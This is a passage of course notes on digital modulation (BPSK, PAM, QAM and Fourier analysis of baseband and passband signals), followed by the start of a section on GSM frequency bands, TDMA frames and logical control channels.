where *s(t)* is, the same as for BFSK, a function of rectangular pulses $s(t)=b_i \quad for\ iT \leq t \leq (i+1)T,\ i \geq 0$ where *T* is the symbol duration interval. Instead of the *sine* oscillating function, the *cosine* could also be used in the above formula for *x(t)*. The rectangular pulses function *s(t)* for the bitstream 0010110010 is already displayed in Fig. 12 and in Fig. 15 we see the modulated signal *x(t)* for this bitstream.




Fig. 15. The BPSK modulated signal *x(t)* for the bitstream 0010110010

<u>Non-binary (i.e. multilevel) digital modulation techniques and bandpass signals</u>

In the previous section we introduced BASK, BFSK and BPSK, but they are rather bandwidth inefficient schemes (on their own) because the bitrate is equal to the symbol rate for them. Instead, more complicated multilevel digital modulation techniques are used and their structure is depicted in Fig. 16. The steps of converting a sequence of bits to a passband waveform detailed in Fig. 16 are:

1) The binary input (from the source encoder) is converted to <u>signals</u> (i.e. vectors of real/complex numbers or vectors of real/complex tuples from $\mathbb{R}^n$)
2) The signals are transformed/expanded into a waveform – <u>continuous function of time</u> (this waveform is computed using an orthonormal/orthogonal expansion, e.g. using values from the signals vector as coefficients of a Fourier Series waveform (computed using the Discrete Fourier Transform))
3) The resulted baseband waveform (i.e. centered around zero frequency) is then transformed into a passband waveform (i.e. a waveform centered around a higher frequency due to national and international regulations) – <u>continuous function of time</u> .




Fig. 16. The architecture of a multilevel digital modulation technique [1]

Each of the above steps are detailed below.

1. Bits to signals

In this phase the incoming bits are segmented into *b*-bit blocks and then *b*-bit blocks are mapped to a signal constellation A = $\{a_1, a_2, \ldots a_M\}$ where $M=2^b$ possible blocks; each value of the signal constellation is called a signal(it is just a real/complex number). You can see examples of 1 dimension constellations in Fig. 17. Examples of constellations with 2 dimensions are visible in Fig. 18.




Fig.17. Examples of 1D signal constellations; the left constellation has 4 signals and the right constellation has 8 signals; d is just a parameter




Fig.17. Examples of 2D signal constellations (each signal has 2 components)

2. Signals to waveform

The obtained sequence of signals $u_1, u_2, u_3, \ldots$ is then mapped to a waveform u(t) (i.e. a continuous time function) using an orthogonal/orthonormal expansion p(t):

$$u(t) = \sum_k u_k p(t - kT)$$

where T is the interval between successive signals. Fourier series are an example of orthonormal/orthogonal expansion and are summarized in the following lines. Although in the above sentence I said p(t) should be an orthogonal/orthonormal expansion, you can just consider p(t) to be any waveform (i.e. oscillating function).

Fourier series and Fourier Transform

In this section we briefly introduce Fourier series and Fourier transforms. We can not spend too much time on Fourier analysis because the required math machinery is quite complex and this is not a mathematical course. Fourier transforms are used a lot in digital communication and the most important usages are the following:

- using Fourier Transform (i.e. the modulation theorem of Fourier transform) we can compute the *lowpass equivalent* or the *complex envelope* of a real-valued, bandpass signal. Any real-valued, narrowband, high frequency, bandpass signal (i.e. waveform) can be represented in terms of a complex-valued, low frequency signal (i.e. waveform) called the lowpass equivalent of the original bandpass signal. This allows us to work with the low frequency signal and not directly with the high frequency, bandpass signal, thus simplifying the treatment of bandpass signals. This is because applying signal processing algorithms to low frequency signals is much easier due to the lower required sampling rate (see John Proakis, Masoud Salehi, Digital Communications, 5th edition, 2008, pp. 18-23)
- because Fourier transform allows us to determine the frequency spectrum of a time domain signal, we can study the signal better, its energy etc.
- any low pass filtering or any other kind of filtering done at the receiver is usually easier implemented in the frequency domain using Fourier transforms that in the time domain
- an important multicarrier modulation technique used in Wi-Fi communication (IEEE 802.11 family of wireless standards to be discussed in a following course) is Orthogonal Frequency Division Multiplexing (OFDM) which is implemented at the sender and receiver using Fourier Transform and Inverse Fourier Transform.

Fourier series are the simplest way of representing a waveform (continuous function of time) as a vector of values (i.e. Fourier coefficients). Fourier series represent a real/complex waveform (i.e. oscillating function of time) as a weighted sum of sinusoids (*sin()* and *cos()* functions). Each weight (i.e. Fourier coefficient) is determined by the function and the function expression is determined by the set of weights (so a continuous math function can be approximated by a computer vector of coefficients).

Let $u(t)$: $\mathfrak{R} \rightarrow \mathfrak{R}$ a continuous function of time, integrable and periodic on the interval [-T/2, T/2] with period T. The Fourier series of function u(t) is:

$$u(t) = \sum_{k=-\infty}^{\infty} \widehat{u_k}\, e^{2\pi ikt/T} \quad \text{for t in [-T/2,T/2] and u(t)=0 elsewhere}$$

where the Fourier coefficients are:

$$\widehat{u_k} = \frac{1}{T}\int_{-T/2}^{T/2} u(t) e^{-2\pi ikt/T} dt$$

At this point it's important to remember Euler's formula which relates trigonometry with complex numbers $e^{ix} = \cos(x) + i\sin(x)$. Using Euler's formula, we can write:

$$u(t) = \sum_{k=-\infty}^{\infty} \widehat{u_k}\, e^{2\pi ikt/T} = \sum_{k=-\infty}^{\infty} \widehat{u_k}\, [\cos\left(\frac{2\pi kt}{T}\right) + i \sin\left(\frac{2\pi kt}{T}\right)]$$

In the above equation it is visible that Fourier series decompose a continuous function of time into a weighted average of *sin()* and *cos()* complex functions with different frequencies (kt/T for $-\infty \leq k \leq \infty$).

Fourier transform maps a function of time $u(t)$: $\mathfrak{R} \rightarrow \mathfrak{C}$ into a function of frequency $\hat{u}(f)$: $\mathfrak{R} \rightarrow \mathfrak{C}$. The Inverse Fourier transform maps $\hat{u}(f)$ back to $u(t)$.

$$\hat{u}(f) = \int_{-\infty}^{\infty} u(t) e^{-2\pi ift} dt$$

$$u(t) = \int_{-\infty}^{\infty} \hat{u}(f) e^{2\pi ift} df$$

There are theorems (Plancherel) that say that given any function integrable u(t), there exist its Fourier transform, $\hat{u}(f)$. Also, given the Fourier transform $\hat{u}(f)$, there exist the function u(t). Similar to Fourier series, the Fourier transform describes a continuous function of time *u(t)* in term of *sin()* and *cos()* complex functions with different frequencies. The complex number $\hat{u}(f_0)$ describes the component with frequency f_0. The magnitude of this complex number (i.e. $\sqrt{Re\{\hat{u}(f_0)\}^2 + Im\{\hat{u}(f_0)\}^2}$) specifies the weight or the amplitude of the component with frequency f_0 into the function *u(t)*. Although, the Fourier series is an infinite sum (i.e. a sum with an infinity of components) and the Fourier transform is defined for an infinity of frequency values (i.e. it is defined on $\mathfrak{R}$) the majority of waveforms encountered in nature are *bandwidth-limited*, meaning that the value of $\hat{u}(f_0)$ is zero everywhere except on a closed, finite interval. We can see in Fig. 18 a small sound sample recorded in Audacity (the sound has a couple of seconds duration). And in Fig. 19, you can see the magnitude of the Fourier transform for each frequency (measured in Hertz) for which the magnitude is different than zero (for the aforementioned recorded sound sample).




Fig. 18. A sound sample of a couple of seconds recorded in Audacity




Fig. 19. The magnitude of the Fourier transform function for each frequency value

Although the Fourier transform uses an infinity of Fourier coefficients, there are theorems that prove the function u(t) is also approximated by a finite number of Fourier coefficients ($\hat{u}(f_1)$, $\hat{u}(f_2)$, $\hat{u}(f_3)$…). Using Fourier transform, we can approximate a waveform as a vector of real numbers and having a vector of samples (real numbers) we can approximate/interpolate a waveform (continuous, oscillating function).

3. Baseband to passband

The baseband waveform is shifted up to a passband waveform (by increasing its frequency to be around a central carrier frequency f_c). The baseband waveform *u(t)* is made of frequency components centered at 0 frequency; i.e. its Fourier transform $\hat{u}(f)$ is zero except for the frequencies $-B \leq f \leq B$. The passband waveform *x(t)* will be made of frequency components centered around the carrier frequency f_c; i.e. its Fourier transform $\hat{x}(f)$ is zero except for $f_c - B \leq f \leq f_c + B$. The baseband waveform *u(t)* is shifted up to frequency f_c by multiplying it with $e^{2\pi i f_c t}$. Depending if *u(t)* is real or complex, it may be necessary to apply additional transformation in order to get to a real (not complex) passband waveform.

<u>Examples of multilevel digital modulation techniques</u>

<u>Example 1</u>. The following example is actually binary (i.e. it has only 2 signals in the constellation), but it is useful in order to understand all the steps from Fig. 16.
A sequence of binary symbols (bits) enters the modulator at T-spaced instants of time. These symbols can be mapped into real numbers using the mapping: 0 →+1 and 1 → −1. The resulted sequence of real numbers u_1, u_2, u_3, … is then mapped into a baseband waveform given by:

$$u(t) = \sum_k u_k sinc(\frac{t}{T} - k) \qquad \text{where} \quad sinc(x) = \frac{\sin(\pi x)}{\pi x}$$

Then, this baseband waveform is transformed into a passband waveform centered around a carrier frequency. In the absence of noise, the receiver can sample u(t) at times T, 2T, 3T, … to retrieve u_1, u_2, u_3, … which can then be decoded into the original binary symbols. Each pulse waveform component $u_k sinc\left(\frac{t}{T} - k\right)$ is time limited (i.e. is transmitted on a limited period of time) to T (i.e. the duration of a symbol). The receiver (in the absence of noise) just samples the received signal $u(t) = \sum_k u_k sinc(\frac{t}{T} - k)$ at times T, 2T, 3T, … in order to retrieve the sent signals u_1, u_2, u_3, … ; remember that $sinc(x) = \frac{\sin(\pi x)}{\pi x}$ is 1 when x=0 and is zero for the other integer values of x (i.e. it is ideal Nyquist):

$$u(T) = u_1 sinc(0) + u_2 sinc(-1) + u_3 sinc(-2) + \ldots + u_n sinc\big(-(n-1)\big) = u_1$$
$$u(2T) = u_1 sinc(1) + u_2 sinc(0) + u_3 sinc(-1) + \ldots + u_n sinc\big(-(n-2)\big) = u_2$$
$$u(3T) = u_1 sinc(2) + u_2 sinc(1) + u_3 sinc(0) + \ldots + u_n sinc\big(-(n-3)\big) = u_3$$
$$\ldots.$$

<u>Example 2. PAM (Pulse Amplitude Modulation)</u>

Incoming bits are segmented into *b*-bit blocks. The *b*-bit blocks are mapped to a signal constellation A = {a_1, a_2, … a_M} where $M=2^b$ possible blocks; each value of the signal constellation is called a <u>signal</u>(it is just a real/complex number). The obtained sequence of signals u_1, u_2, u_3, … is then mapped to a waveform u(t) (i.e. a continuous time function) by the use of time shifts of a basic pulse waveform p(t):

$$u(t) = \sum_k u_k p(t - kT)$$

where T is the interval between successive signals

Finally, baseband waveform *u(t)* is transformed to passband waveform. In order to shift the *u(t)* signal waveform to a higher frequency band and make it a passband signal, the signal is multiplied with $e^{2\pi i f_c t}$, which makes the Fourier transform $\hat{u}(f)$ zero except for $f_c - B \le f \le f_c + B$ where B is the frequency bandwidth of the original signal. The resulted waveform $u(t)e^{2\pi i f_c t}$ is now a complex one which can not be transmitted (only real waveforms can be transmitted). So, *u(t)* is also multiplied with the complex conjugate of $e^{2\pi i f_c t}$, i.e. $e^{-2\pi i f_c t}$, so the transmitted signal becomes:

$$x(t) = u(t)\left[e^{2\pi i f_c t} + e^{-2\pi i f_c t}\right] = 2u(t)\cos(2\pi f_c t)$$


which is a real signal centered at frequency f_c.

1D constellation examples for PAM:


- for 2 signals (bit blocks: 0 and 1):
  -1, 1
- for 4 signals (bit blocks: 00, 01, 10 and 11):
  -3,-1,1,3
- for 8 signals (bit blocks: 000, 001, 010, 011, 100, 101, 110, 111):
  -7,-5,-3-1,1,3,5,7
- the distance between 2 signals in a signal constellation does not necessary need to be 2, but it should be a constant; for example, this is also a signal constellation with 4 signals:
  -9,-3,3,9

p(t) function examples for PAM:

- $p(t) = sinc\left(\frac{t}{T}\right)$



- $p(t) = \begin{cases} 1 & ,if -\frac{T}{2} \leq t \leq \frac{T}{2} \\ 0 & ,otherwise \end{cases}$



- raised cosine function
- Gaussian basis pulse

<u>Example 3. QAM (Quadrature Amplitude Modulation)</u>

Incoming bits are segmented into *b*-bit blocks. The *b*-bit blocks are mapped to a signal constellation A = {a_1, a_2, … a_M} where M=2^b possible blocks; a_i is a complex number and A = {(a+bi) | a∈$\mathfrak{R}$, b∈$\mathfrak{R}$}; each signal can be considered a tuple of two real numbers. The obtained sequence of signals (i.e. complex numbers) u_1, u_2, u_3, … is then mapped to a waveform u(t) (i.e. a continuous time function) by the use of time shifts of a basic pulse waveform p(t) (the same as for PAM, ideal Nyquist):

$$u(t) = \sum_k u_k p(t - kT)$$

where T is the interval between successive signals.
Finally, the baseband waveform *u(t)* is transformed to passband waveform. In order to shift the *u(t)* signal waveform to a higher frequency band, the signal is multiplied with $e^{2\pi i f_c t}$, which makes the Fourier transform $\hat{u}(f)$ zero except for $f_c - B \leq f \leq f_c + B$ where B is the frequency bandwidth of the original signal. The resulted waveform $u(t)e^{2\pi i f_c t}$ is complex which can not be transmitted (only real waveforms can be transmitted). So, the complex conjugate is added to $u(t)e^{2\pi i f_c t}$, so the transmitted signal becomes:

$$\begin{aligned} x(t) = u(t)e^{2\pi i f_c t} + u^*(t)e^{-2\pi i f_c t} &= 2Re\{u(t)e^{2\pi i f_c t}\} \\ &= 2Re\{u(t)\}\cos(2\pi f_c t) - 2Im\{u(t)\}\sin(2\pi f_c t) \end{aligned}$$

which is a real signal centered at frequency f_c. (*Re{x}* is the real part of complex number *x* and *Im{x}* is the imaginary part of complex number *x*).

In Fig. 20, we can see a constellation example for 16-QAM (i.e. QAM with 16 signals). One axis represents the in-phase component and the other represents the quadrature component. The two components are phase shifted (i.e. they have different phase).




Fig. 20. Signal constellation for 16-QAM

Now let's briefly describe the QAM decoder. In the absence of noise, the received signal is

$$r(t) = u(t)e^{2\pi i f_c t} + u^*(t)e^{-2\pi i f_c t}$$
$$= 2Re\{u(t)\}\cos(2\pi f_c t) - 2Im\{u(t)\}\sin(2\pi f_c t)$$
$$= \mathrm{I(t)}\cos(2\pi f_c t) - Q(t)\sin(2\pi f_c t)$$

where I(t) is the in-phase component and the Q(t) is the quadrature component; they are our of phase by 90° (i.e. they are orthogonal).
The received signal *r(t)* is multiplied separately by $\cos(2\pi f_c t)$ and by $\sin(2\pi f_c t)$ so we get:

$$\mathrm{r(t)}\cos(2\pi f_c t) = \mathrm{I(t)}cos(2\pi f_c t)\cos(2\pi f_c t) - Q(t)\cos(2\pi f_c t)\sin(2\pi f_c t)$$

and respectively

$$\mathrm{r(t)}sin(2\pi f_c t) = \mathrm{I(t)}sin(2\pi f_c t)\cos(2\pi f_c t) - Q(t)\sin(2\pi f_c t)\sin(2\pi f_c t)$$

We have:

$$\mathrm{r(t)}\cos(2\pi f_c t) = \mathrm{I(t)}cos(2\pi f_c t)\cos(2\pi f_c t) - Q(t)\cos(2\pi f_c t)\sin(2\pi f_c t)$$
$$= \tfrac{1}{2}I(t)[1 + \cos(4\pi f_c t)] - \tfrac{1}{2}Q(t)\sin(4\pi f_c t)$$
$$= \tfrac{1}{2}I(t) + \tfrac{1}{2}[I(t)\cos(4\pi f_c t) - Q(t)\sin(4\pi f_c t)]$$

The high frequency terms (containing $4\pi f_c t$) can be eliminated using a low-pass filter, leaving only the in-phase component *I(t).*
Similarly for the quadrature component:

$$\mathrm{r(t)}sin(2\pi f_c t) = \mathrm{I(t)}sin(2\pi f_c t)\cos(2\pi f_c t) - Q(t)\sin(2\pi f_c t)\sin(2\pi f_c t)$$
$$= \tfrac{1}{2}I(t)\sin(4\pi f_c t) - \tfrac{1}{2}Q(t)[1 - \cos(4\pi f_c t)]$$
$$= -\tfrac{1}{2}Q(t) + \tfrac{1}{2}[I(t)\sin(4\pi f_c t) + Q(t)\cos(4\pi f_c t)]$$

Similarly, the high frequency terms (containing $4\pi f_c t$) can be eliminated using a low-pass filter, leaving only the in-phase component *Q(t).*

GSM

Bibliography: 1. Andreas F Molisch, Wireless Communications, 2011, chapter 24
2. Mischa Schwartz, Mobile Wireless Communications, 2004
3. http://koclab.cs.ucsb.edu/teaching/cren/project/2017/jensen+andersen.pdf
4. https://www.rfwireless-world.com/Tutorials/gsm-tutorial.html
5. https://www.rfwireless-world.com/
6. http://www.cse.unt.edu/~rdantu/FALL_2013_WIRELESS_NETWORKS/LTE_Alcatel_White_Paper.pdf
7. https://people.cs.pitt.edu/~xex1/Courses/WirelessNets/Materials/LTE-1-revised.pdf
8. https://www.sciencedirect.com/topics/computer-science/random-access-channel

In the GSM standard, the 900MHz frequency band is split into two bands: the 890-915MHz band for the uplink transmission (mobile subscriber -> BTS) and the 935-960MHz for the downlink transmission (BTS -> mobile subscriber). There is a 20MHz separation separation band between the uplink and downlink frequency bands. GSM uses a FDMA/TDMA scheme for supporting multiple subscribers. First, both uplink and downlink bands are divided into 125 frequency subbands of 200 KHz each. The outer 100KHz from the 25MHz spectrum of each links (uplink and downlink) is not used and is kept as a guard to avoid interferences with frequencies from neighboring bands. The remaining 124 200-KHz subbands serve 8 users each. Each 200-KHz is split into 8 time slots using TDMA. Each time slot is 576.92 us long (i.e. 156.25 bits). A set of 8 time slots is also called a frame. A frame has a time duration of 4.615ms. A specific time slot from a specific 200-KHz subband is called a physical channel. A mobile subscriber will use the same time slot number in both uplink and downlink frequency bands. Over this physical channel, a logical channel is mapped which just defines the type of the message (or the packet type) that is transmitted in this time slot from this 200-KHz subband. While the physical channel refers to the wave space (i.e. deals with waves and time slots), the logical channel belongs to the binary data space (i.e. deals with binary data format). Logical channels define the type of information transmitted (equivalent to a protocol or packet format in IP networks). A logical channel is always sent over the same physical channel. Logical channels are divided into: control channels and traffic channels. The modulation technique used for modulating the message data is GMSK (Gaussian Minimum Shift Keying) – I will present modulation techniques in detail later in the text.

It is very hard for a mobile phone, from a hardware perspective, to start emitting at full power when it's time slot starts and to abruptly stop emitting when its time slot ends; it would also enlarge the transmission spectrum. This is why GSM specifies a power ramping procedure (ramp up from $2x10^{-7}$ W to 2W within 28us [1]) so that the signal power reaches a maximum power in a smooth transition – see Fig.1.




Fig.1. Power rump up and cool down during a time slot (taken from [1])

The structure of a frame and of a time slot from a frame is depicted in Fig. 2. Payload data is transmitted only in the two 57 bit blocks. The 26 train bits serve to provide an estimate of the radio channel, to be used in training an adaptive equalizer at the receiver to help overcome the multipath fading that may be encountered.




Fig. 2. The structure of a frame (8 time slots) and a time slot [2]

The frame (8 time slots in a specific frequency subband) is only the smallest information unit in GSM. Actually, we call 26 frames a multiframe which spans over 120ms, 51 multiframes are called a superframe which has a duration of 6.12 seconds and 2048 superframes are combined in a hyperframe which spans over 3 hours and 28 minutes. The hyperframe is only used for encryption, all the payload from one hyperframe uses the same encryption parameters which then changes for the next hyperframe. The organization of the transmission into frames, multiframes, superframes is depicted in Fig. 3 and the structure of a multiframe is depicted in Fig. 4.

Logical channels

As I said before, logical channels are only a message type (i.e. packet format) in a time slot of a frame and this frame occupies a frequency subband. Logical channels are transmitted over physical channels. The digital content of a physical channel is called a burst. GSM control channels can have the following types:

- broadcast control channel (BCCH)
- common control channel (CCCH)
- dedicated control channel (DCCH)

Broadcast Control Channels are beacon signals, they are only downlink channels. They provide the necessary synchronization information, in time and frequency space, to the mobile subscriber in order to establish connections. The Broadcast Control Channels are:

- Frequency Correction Channel (FCCH) – is composed from a sequence of 148 zeros transmitted by the BTS; it is used by the mobile subscriber to synchronize its carrier frequency with the one of the BTS; BTSs are very precise in the carrier frequencies which they generate because they are based on rubidium clocks, but the mobile subscriber equipment is not so precise, and this is why the BTS provide the mobile subscriber with a frequency reference
- Synchronization Channel (SCH) – follows the FCCH and contains BTS identification and location information; it also helps the mobile subscriber synchronize its clock with the one of the BTS
- Broadcast Control Channel (BCCH) – contains the frequency allocation information used by cell phones to adjust their frequency to that of the network; is continuously broadcasted by the BTS




Fig. 3. Frames, multiframes and superframes in GSM

The Common Control Channels are used for call initiation and establishing the connection of the mobile subscriber to the BTS. These channels are:

- Paging Channel (PCH) – the BTS uses this channel to inform the cell phone about an incoming call; the cell phone periodically monitors this channel (downlink channel:
  BTS --> mobile subscriber)

- Random Access Channel (RACH) – is an uplink channel used by the cell phone to initiate a call; the cell phone uses this channel only when required; if 2 phones try to access the RACH at the same time, they cause interference and will wait a random time before they try again; once a cell phone correctly accesses the RACH, BTS send an acknowledgement (uplink channel: mobile subscriber --> BTS)
- Access Grant Channel (AGCH) – channel used to set up a call; once the cell phone has used PCH or RACH to receive or initiate a call, it uses AGCH to communicate to the BTS (downlink channel: BTS --> mobile subscriber)




Fig. 4. The structure of a multiframe

